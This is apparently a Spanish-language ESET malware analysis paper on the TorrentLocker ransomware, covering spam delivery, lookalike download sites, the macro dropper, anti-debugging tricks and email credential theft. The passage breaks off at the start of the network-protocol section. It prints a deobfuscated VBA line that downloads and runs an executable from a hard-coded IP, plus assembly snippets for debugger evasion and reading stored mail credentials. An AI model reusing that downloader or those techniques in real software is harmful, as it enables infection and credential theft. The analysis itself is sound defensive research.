


# TorrentLocker

Ransomware en un país cercano



Marc-Etienne M.Léveillé

Diciembre 2014

## Tabla de contenidos

1. Resumen ejecutivo
2. Introducción
3. Vector de infección
  - 3.1 Página de descarga
  - 3.2 CAPTCHA
  - 3.3 Documento de Word con macros de VBA
4. Esquema general
5. Análisis del malware
  - 5.1 Ofuscación
    - 5.1.1 Dropper
    - 5.1.2 Launcher
  - 5.2 Tienda local
  - 5.3 Robo de credenciales SMTP y libretas de direcciones
  - 5.4 Protocolo de red
    - 5.4.1 Elección de un servidor de comando y control
    - 5.4.2 Protocolo de comunicación
    - 5.4.3 Generación del código para la identificación de la víctima
  - 5.5 Criptografía
6. Análisis del software de descifrado
7. Similitud con el troyano bancario Hesperbot
  - 7.1 Similitud entre las páginas de distribución del malware
  - 7.2 Reutilización del servidor de comando y control
  - 7.3 Ruta a un archivo PDB
8. Estadísticas
  - 8.1 Metodología
  - 8.2 Resultados
9. Conclusión
10. Reconocimientos
11. Referencias
12. Apéndices

Apéndice A: Capturas de pantalla de páginas de descarga que piden un código de verificación CAPTCHA

Apéndice B: Lista de dominios conocidos que alojan páginas de descarga

Apéndice C: Lista de direcciones URL Onion conocidas con información sobre el pago del rescate

Apéndice D: Dominios de TorrentLocker generados por el algoritmo DGA

Apéndice E: Lista de tipos de archivos cifrados por TorrentLocker

Apéndice F: Lista de claves codificadas en forma rígida

Apéndice G: Lista de muestras

## 1. Resumen ejecutivo

El ransomware es una clase de programa malicioso distribuido por ciberdelincuentes cuyo objetivo es tomar como rehenes a los equipos de las víctimas, por ejemplo, mediante el cifrado de los documentos o la restricción del acceso a las aplicaciones. Los criminales luego exigen el pago de un rescate para "desbloquear"

el equipo infectado.

Win32/Filecoder.DI, también conocido como TorrentLocker, es una familia de ransomware que, tras su ejecución, cifra los documentos, las imágenes y otros tipos de archivos de los usuarios. La banda criminal les pide a las víctimas que paguen hasta 4,081 Bitcoins (aproximadamente USD 1.500) para descifrar los archivos. El pago de este rescate solo se puede efectuar en Bitcoins.

El nombre TorrentLocker se lo dio iSIGHT Partners en una publicación de su blog en agosto de 2014 [8]. Proviene de la clave de registro utilizada por el malware para almacenar la información de la configuración, bajo el nombre falso de "Bit Torrent Application". Las variantes recientes de TorrentLocker ya no usan esta ruta de la clave para almacenar información.

```
HKEY_CURRENT_USER\SOFTWARE\BIT TORRENT APPLICATION\CONFIGURATION
```

Como lo descubrió Vinsula en junio de 2014 [7], el nombre que los ciberdelincuentes decidieron darle a su "proyecto" es **Racketeer** ("extorsionista" en inglés). Hay varias funciones y archivos cuyo prefijo es la palabra "rack" tanto en muestras de TorrentLocker (rack\_init, rack\_encrypt\_pc, ...) como en nombres de archivo de scripts en el servidor de comando y control (rack\_cfg.php, rack\_admin.php, ...). De hecho, "racket" ("extorsión" en inglés) es una buena palabra para describir a TorrentLocker, ya que crea un problema que solo se puede solucionar si se les compra el software de descifrado a los criminales.

La siguiente lista es un resumen de los descubrimientos que analizaremos en este artículo.

- De 39.670 sistemas infectados, 570 o **1,45% pagó el rescate a los criminales**.
- Estos 570 pagos realizados a la banda criminal indican que ganaron **entre USD 292.700 y USD 585.401** en Bitcoins.
- Según los datos obtenidos de los servidores de comando y control, **se cifraron al menos 284.716.813 documentos** hasta el momento.
- Creemos que los responsables tras TorrentLocker son los mismos que **los responsables de la familia de troyanos bancarios HesperBot**.
- Las campañas de spam para distribuir TorrentLocker están **dirigidas a países específicos**. Los siguientes son los países atacados hasta el momento:
  - Australia
  - Austria
  - Canadá
  - República Checa
  - Italia
  - Irlanda
  - Francia

- Alemania
  - Holanda
  - Nueva Zelanda
  - España
  - Turquía
  - Reino Unido
- Los creadores de TorrentLocker **respondieron a los informes online** anulando los indicadores de sistemas comprometidos (IOC) utilizados para la detección y cambiando el uso de las claves AES, que pasaron del modo CTR a CBC cuando se divulgó un método para extraer la cadena de claves.
  - Los primeros rastros de TorrentLocker (según la telemetría de ESET) datan de **febrero de 2014**. Los informes online también concuerdan con esta fecha.

## 2. Introducción

Se han publicado muchos informes online sobre TorrentLocker. Sabemos que la información aquí mencionada ya se presentó y se analizó anteriormente en otros informes. Pero para que este artículo quede completo, decidimos incluirla y mencionar la organización que la analizó por primera vez. Al final del presente artículo aparece la lista exhaustiva de referencias.

Hacia fines de 2013, el ransomware CryptoLocker [21] recibió mucha atención. Operation Tovar [22] logró desactivarlo a mediados de 2014. Aunque comparten muchas similitudes, TorrentLocker constituye una amenaza distinta.

El primer informe online de la familia de malware TorrentLocker fue publicado por TÜBİTAK BİLGEM[1] el 20 de febrero de 2014. La captura de pantalla del Editor del Registro de Windows muestra claramente el uso de HKCU\SOFTWARE\BIT TORRENT APPLICATION\CONFIGURATION como lo describió iSIGHT Partners [8] en agosto de 2014.

Las variantes de principios de 2014 eran menos sofisticadas que las versiones del malware distribuidas en la actualidad. Necesitaban que las víctimas enviaran un mensaje de correo electrónico a los perpetradores para poder efectuar el pago y recibir sus claves de descifrado. Ahora esta parte se automatizó con la ayuda de una página de pago que explica cómo pagar con Bitcoins para recibir el software de descifrado.

El propósito del presente artículo es:

- presentar nuestros descubrimientos sobre las versiones recientes de TorrentLocker,
- suministrar detalles técnicos sobre el cifrado que utiliza el ransomware y
- crear una referencia para la investigación futura sobre esta amenaza y el ransomware en general.

El artículo se divide en cuatro secciones principales. Comienza con una descripción del vector de infección de

TorrentLocker. A continuación, analizaremos el malware y daremos detalles sobre la criptografía. Luego hablaremos sobre las conexiones que hicimos entre los responsables de Hesperbot y TorrentLocker. La última sección corresponde a las estadísticas que recopilamos desde los servidores de comando y control.

### 3. Vector de infección

Los informes online de las víctimas de TorrentLocker indican que la infección de TorrentLocker siempre comienza con un mensaje de correo electrónico donde se le sugiere a la víctima que abra un "documento". Este "documento" en realidad se trata del archivo malicioso ejecutable que instalará TorrentLocker y cifrará los archivos. La telemetría de ESET también sugiere que el spam parece ser el único vector de infección desde agosto 2014.




Imagen 1: Distintas maneras de infectarse con TorrentLocker a partir de un mensaje de spam enviado por correo electrónico

Como se muestra en la Imagen 1, hay varios caminos que se pueden tomar para ejecutar el archivo malicioso ejecutable. Nosotros presenciamos todas las rutas diferentes mostradas en el gráfico. Por ejemplo, hubo casos donde TorrentLocker se encontraba dentro de un archivo `.zip` adjunto a un mensaje de correo electrónico. En otros casos, el mensaje contenía un vínculo para descargar el archivo `.zip` ya sea en forma directa o desde una página de descarga con verificación CAPTCHA.

Éstos son algunos de los temas de los mensajes enviados a las víctimas:

- Factura pendiente de pago
- Rastreo de un paquete enviado
- Multa por exceso de velocidad pendiente de pago

En todos los casos, los mensajes están **localizados** según la ubicación de la víctima. Por ejemplo, si se cree que la víctima reside en Australia, la información falsa sobre el rastreo de un paquete aparecerá como enviada por el servicio de correo Australian Post. La ubicación de la víctima potencial se puede determinar por el dominio de primer nivel utilizado en la dirección de correo electrónico de la víctima o por el ISP al cual hace referencia.

### 3.1 Página de descarga

Una de las maneras más populares y efectivas de propagar TorrentLocker es a través del uso de páginas de descarga que imitan sitios Web gubernamentales o de empresas locales. En este escenario, las víctimas reciben vínculos en el mensaje de correo electrónico. Cuando hacen clic en estos vínculos, se muestran páginas falsas que conducen a la descarga de archivos maliciosos ejecutables.

Estas páginas de descarga también son visibles **únicamente desde ciertos países**. La persona que quiera visitar el sitio y su país no concuerde con los países objetivo será redirigida a la página de búsqueda de Google. El filtrado se basa en la dirección IP de la víctima.

Una persona que quiera abrir la página con un sistema operativo que no sea Windows verá un mensaje que lo invita a visitarla desde un equipo con Windows. El servidor usa el agente de usuario del navegador para determinar si se está ejecutando en Windows.



Imagen 2: Página mostrada a usuarios de sistemas operativos que no sean Windows

Los responsables de este fraude están comprando nombres de dominio que se asemejan mucho a los reales para engañar a las víctimas y hacerles creer que los sitios son legítimos. En la siguiente tabla se muestran algunos ejemplos.

Nombre de dominio del sitio falso	Nombre de dominio del sitio real
<b>austpost-tracking.com</b>	austpost.com.au
<b>austpost-tracking.org</b>	
<b>royalmail-tracking.org</b>	royalmail.com
<b>royalmail-service.co.uk</b>	
<b>nsw-gov.net</b>	osr.nsw.gov.au
<b>osr-nsw-gov.net</b>	

Tabla 1: Ejemplo de dominios utilizados en las campañas de distribución de TorrentLocker

En el Apéndice B se incluye una lista de los nombres de dominio conocidos utilizados por este grupo como páginas de descarga y distribución de TorrentLocker en noviembre de 2014.

## 3.2 CAPTCHA

Para convencer a las víctimas de que los sitios son reales, se les pide que ingresen un código de verificación CAPTCHA antes de descargar el supuesto "documento". Esta forma de usar una imagen CAPTCHA le da al visitante una falsa sensación de seguridad.

En las primeras versiones de estas páginas, el usuario podía escribir cualquier cosa y el archivo .zip malicioso igual se descargaba. En los sitios falsos más nuevos, la página se rehusará a distribuir el ransomware si no se ingresa correctamente el código de verificación CAPTCHA.




Imagen 3: Ejemplos de páginas de descarga

Se pueden encontrar más capturas de pantalla de páginas de descarga en el Apéndice A.

## 3.3 Documento de Word con macros de VBA



En noviembre de 2014, se observó un nuevo método de infección. Se siguen usando los mensajes de correo electrónico para distribuir TorrentLocker, pero en esta ocasión se adjunta un archivo .zip al mensaje. Este archivo .zip contiene un documento de Word (.doc). Si el usuario habilita macros, se inicia un script de VBA. Este script descargará y ejecutará el archivo binario Win32 PE de TorrentLocker.

El script de VBA está ligeramente cifrado.

## Código VB original ofuscado

```
[...] Open Chr(82) & Chr(76) & Chr(76) & Chr(69) & Chr(81) & Chr(65) &
Chr(46) & Chr(82) ...
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf Put #12, , eheqiubn
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf Close #12
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf cmxhwsuo:
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf      xwrr5e2ngn3ofo65cnfwctqt7rvvyxzu0gbdg47u8h3zgt9hcb Chr(104) &
Chr(116) & Chr(116) ...
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf End Sub
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf
'kbeppoanqkcvstpytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnot
pvggwf
```

## Código descifrado

```
Open "RLLEQA.RHL" For Binary As 12 Put #12, , eheqiubn Close #12 cmxhwsuo:
DownloadAndExecute "http://109.105.193.99/a.png", Environ("temp") &
"\JKWTYADXJUM.exe" End Sub
```

El código funciona como un dropper: descarga y ejecuta un archivo denominado en forma engañosa a.png, y que en realidad se trata de un archivo binario Win32 PE que contiene el código malicioso de TorrentLocker.

## 4. Esquema general




Imagen 4: Desde la infección hasta el estado de bloqueo

Cuando se inicia el núcleo de TorrentLocker, le pide una página de rescate al servidor de comando y control. Esta página de rescate es una página HTML con una advertencia y un vínculo a la página de pago. Si obtiene la página correctamente, TorrentLocker genera una clave aleatoria con cifrado AES de 256 bits. Esta clave luego se cifra en RSA con una clave pública de 2048 bits codificada en forma rígida antes de enviarla al servidor de comando y control. TorrentLocker comienza a cifrar los documentos en el equipo de la víctima utilizando la clave AES generada. El cifrado se limita a archivos con extensiones específicas. La lista de extensiones está codificada en forma rígida en el archivo binario y se muestra en el Apéndice E). TorrentLocker busca esos archivos en todas las unidades conectadas al equipo y en todos los recursos de red disponibles.

Una vez que terminó de realizar esta tarea, la clave se borra de memoria mediante una llamada a memset (aes\_key, 0, aes\_key\_size). A menos que la memoria se haya volcado durante el proceso de cifrado, es poco probable que se pueda extraer la clave de memoria luego de un cifrado exitoso. También usa la función memset de cada una de las copias creadas de la clave. Al final, aparece la página emergente del rescate.



**WARNING**

**We have encrypt your files with CryptoLocker virus**

 Your important files (including those on the network disk(s), USB, etc): photos, videos, documents etc. were encrypted with CryptoLocker virus. The only way to get your files back is to buy our decryption software.

**Caution:** Removing of CryptoLocker will not restore access to your encrypted files. The only way to save your files is to buy a decryption software. Otherwise, your files will be lost.

[Click here to buy decryption software](#)

Our website should also be accessible from one of these links:

[http://erhitnwfvpgajfbu.tor4u.net/buy.php?\[redacted user code\]](http://erhitnwfvpgajfbu.tor4u.net/buy.php?[redacted user code])  
[http://erhitnwfvpgajfbu.door2tor.org/buy.php?\[redacted user code\]](http://erhitnwfvpgajfbu.door2tor.org/buy.php?[redacted user code])  
[http://erhitnwfvpgajfbu.tor2web.org/buy.php?\[redacted user code\]](http://erhitnwfvpgajfbu.tor2web.org/buy.php?[redacted user code])  
[http://erhitnwfvpgajfbu.onion.cab/buy.php?\[redacted user code\]](http://erhitnwfvpgajfbu.onion.cab/buy.php?[redacted user code])

**Frequently Asked Questions**

[\[+\] What happened to my files ?](#)  
Understanding the issue

[\[+\] How can I get my files back ?](#)  
The only way to restore your files

[\[+\] What should I do next ?](#)  
Buy decryption software

*Imagen 5: Ejemplo de página de rescate en inglés*

Esta página de rescate contiene un vínculo a la página de pago, al que se puede acceder a través de un host con ruta .onion de la red Tor. Es interesante notar que este host con ruta .onion es el mismo host que funciona como servidor de comando y control para TorrentLocker. En las muestras de TorrentLocker está codificado de forma rígida con un nombre de dominio normal y se revelan sus direcciones IP. Así es fácil encontrar la ubicación real del servidor (o más probablemente del proxy reverso).

Imagen 6: Ejemplo de página de pago en inglés dirigida a Reino Unido

En la página hay referencias al infame ransomware CryptoLocker. A pesar del uso del logotipo de CryptoLocker, no está relacionado con dicha familia de malware. Posiblemente solo sea un truco para engañar a las víctimas que buscan ayuda o quizá simplemente se deba a que los creadores fueron demasiado holgazanes como para inventar una marca original.

## 5. Análisis del malware

### 5.1 Ofuscación




Imagen 7: TorrentLocker se inyecta en otros procesos antes de llevar a cabo sus tareas maliciosas


Antes de que la carga de TorrentLocker se ejecute tienen lugar dos capas de inyecciones. Al archivo ejecutable que se distribuye en el archivo .zip lo llamaremos "dropper" (instalador de malware). El dropper descifra la segunda capa, a la que llamaremos "launcher" (iniciador de malware). Finalmente, el launcher inyecta un

código en explorer.exe e inicia un subprocesso remoto en el símbolo exportado `__remote_entry`.

### 5.1.1 Dropper

Aunque encontramos varias versiones diferentes del dropper, el presente análisis se basa en una muestra cuya fecha de compilación es el 15 de octubre de 2014 (SHA-1 comienza con 40B1D84B).

El dropper implementa algunas artimañas bastante conocidas para que el análisis del binario sea más difícil, como la resolución de los símbolos externos en forma dinámica. Una técnica poco común contra la depuración es usar la API `OutputDebugString`. En circunstancias normales, `OutputDebugString` no hace nada, pero si se depura un proceso, enviará los datos al depurador. El dropper llama a las funciones 320.500 veces, lo que paraliza al depurador, ya que es demasiado lento para procesar semejante cantidad de llamadas. También es capaz de evadir la detección de las cajas de arena que inician el proceso en modo de depuración. Cuando finaliza el ciclo, continúa con la ejecución.



```
mov     esi, 320500
lea     esp, [esp+0]

loc_4016F0:
push   offset empty_string
call   OutputDebugStringA
sub    esi, 1
jnz    short loc_4016F0
```

Imagen 8: Llamada a `OutputDebugString` 320.500 veces

El empaquetador usa dos recursos PE del dropper para extraer la carga. El primer recurso contiene una clave de 16 bytes al comienzo para descifrar lo que queda de él. La parte que se acaba de descifrar contiene una clave para descifrar el segundo recurso y lo que parece ser la configuración de un empaquetador. Al cambiar esta configuración, el empaquetador ya puede habilitar ciertas estrategias contra máquinas virtuales, como verificar el resultado de la instrucción `in` o `vpext`, que se usan para detectar software de virtualización VMWare o VirtualPC respectivamente.

El cifrado utilizado para descifrar los recursos es RC4 apenas modificado. Durante el descifrado, se deja sin modificación una variable que debería ponerse en cero. Esto genera un resultado diferente en el texto sin formato descifrado. Es interesante notar que este error también está presente en MiniDuke, como lo documentó F-Secure en [su artículo sobre esta familia de malware](#) (página 9). No se sabe si el error se dejó a propósito o si solo fue para engañar a los investigadores de malware.

El texto sin formato del segundo recurso es un archivo PE. El dropper crea un nuevo proceso en estado

suspendido, asigna memoria en este nuevo proceso, escribe el contenido del archivo PE descifrado y reanuda el proceso para iniciarlo en su punto de entrada. Este nuevo proceso es lo que llamamos launcher.

### 5.1.2 Launcher

El launcher es bastante simple. Tiene dos propósitos: copiar el dropper e iniciar el "núcleo" de TorrentLocker. Para ello, descifra y luego descomprime un DLL con una biblioteca [aPLib](#) e inyecta su código en un nuevo proceso `explorer.exe` o `svchost.exe`. Si no tiene privilegios de administrador, le pedirá los privilegios al usuario y luego reiniciará el dropper con ellos.

## 5.2 Tienda local

TorrentLocker guarda cierta información sobre el equipo infectado. Solía guardar estos datos dentro del Registro de Windows, pero las variantes más recientes usan archivos dentro de un directorio con nombre aleatorio bajo el directorio Datos de programa del perfil Todos los usuarios o el directorio Programas. Los archivos están cifrados con AES-256-CBC. La clave está codificada en forma rígida dentro del archivo binario y cambia de una campaña a otra. También hay un fragmento de código para generar una clave AES que, en cambio, se basa en la fecha de instalación de Windows, pero parece que este código no se usa. El vector de inicialización es el mismo en todas las variantes observadas. Se muestra en el Apéndice F.

Nombre de archivo (o clave de registro)	Contenido
00000000	Entero que representa el estado actual (página de rescate recibida, archivos cifrados, etc.)
01000000	Archivo dropper PE
02000000	Ruta al archivo dropper PE en el disco
03000000	Contenido de la página HTML de rescate
04000000	Cantidad de archivos cifrados

Tabla 2: Nombre de archivo y contenido de la tienda local de TorrentLocker

## 5.3 Robo de credenciales SMTP y libretas de direcciones

La tarea secundaria de TorrentLocker es recopilar detalles de los programas cliente de correo electrónico. Roba las credenciales de la configuración del servidor SMTP y las libretas de direcciones de las víctimas. Contiene código que funciona con Thunderbird, Outlook, Outlook Express y Windows Mail.

```

push    offset aPstorecreatein ; "PStoreCreateInstance"
push    offset LibFileName ; "pstorec.dll"
call    ds:LoadLibraryA
push    eax ; hModule
call    ds:GetProcAddress
test    eax, eax
jz      short loc_415603
push    edi
push    edi
push    offset ipstore
call    eax ; PStoreCreateInstance
test    eax, eax
jnz     short loc_415603
push    esi ; int
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Internet Account M"...

```

*Imagen 9: Uso de la API de Almacenamiento protegido para obtener la configuración del cliente de correo electrónico*

```

PathCombineW(mab_path, thunderbird_profile_dir, L"abook.mab");
v6 = parse_mab_file(mab_path, output);
PathCombineW(mab_path, thunderbird_profile_dir, L"history.mab");
success = 1;
if ( !(v6 + parse_mab_file(mab_path, output)) )
    success = 0;

```

*Imagen 10: Análisis de la libreta de direcciones de Thunderbird*

Como sabemos que TorrentLocker se propaga a través de mensajes de spam por correo electrónico, tiene mucho sentido que robe esta información. Los atacantes usan la lista de direcciones de correo electrónico recopiladas para enviar más spam. El malware también puede usar las credenciales SMTP para aprovechar la reputación de cuentas SMTP legítimas y enviar sus vínculos y archivos adjuntos que conducen a más instalaciones de TorrentLocker.

## 5.4 Protocolo de red

Se debe recordar que el protocolo de red descrito en este artículo se basa en las muestras de TorrentLocker distribuidas entre octubre de 2014 y la fecha de publicación del presente artículo.

### 5.4.1 Elección de un servidor de comando y control

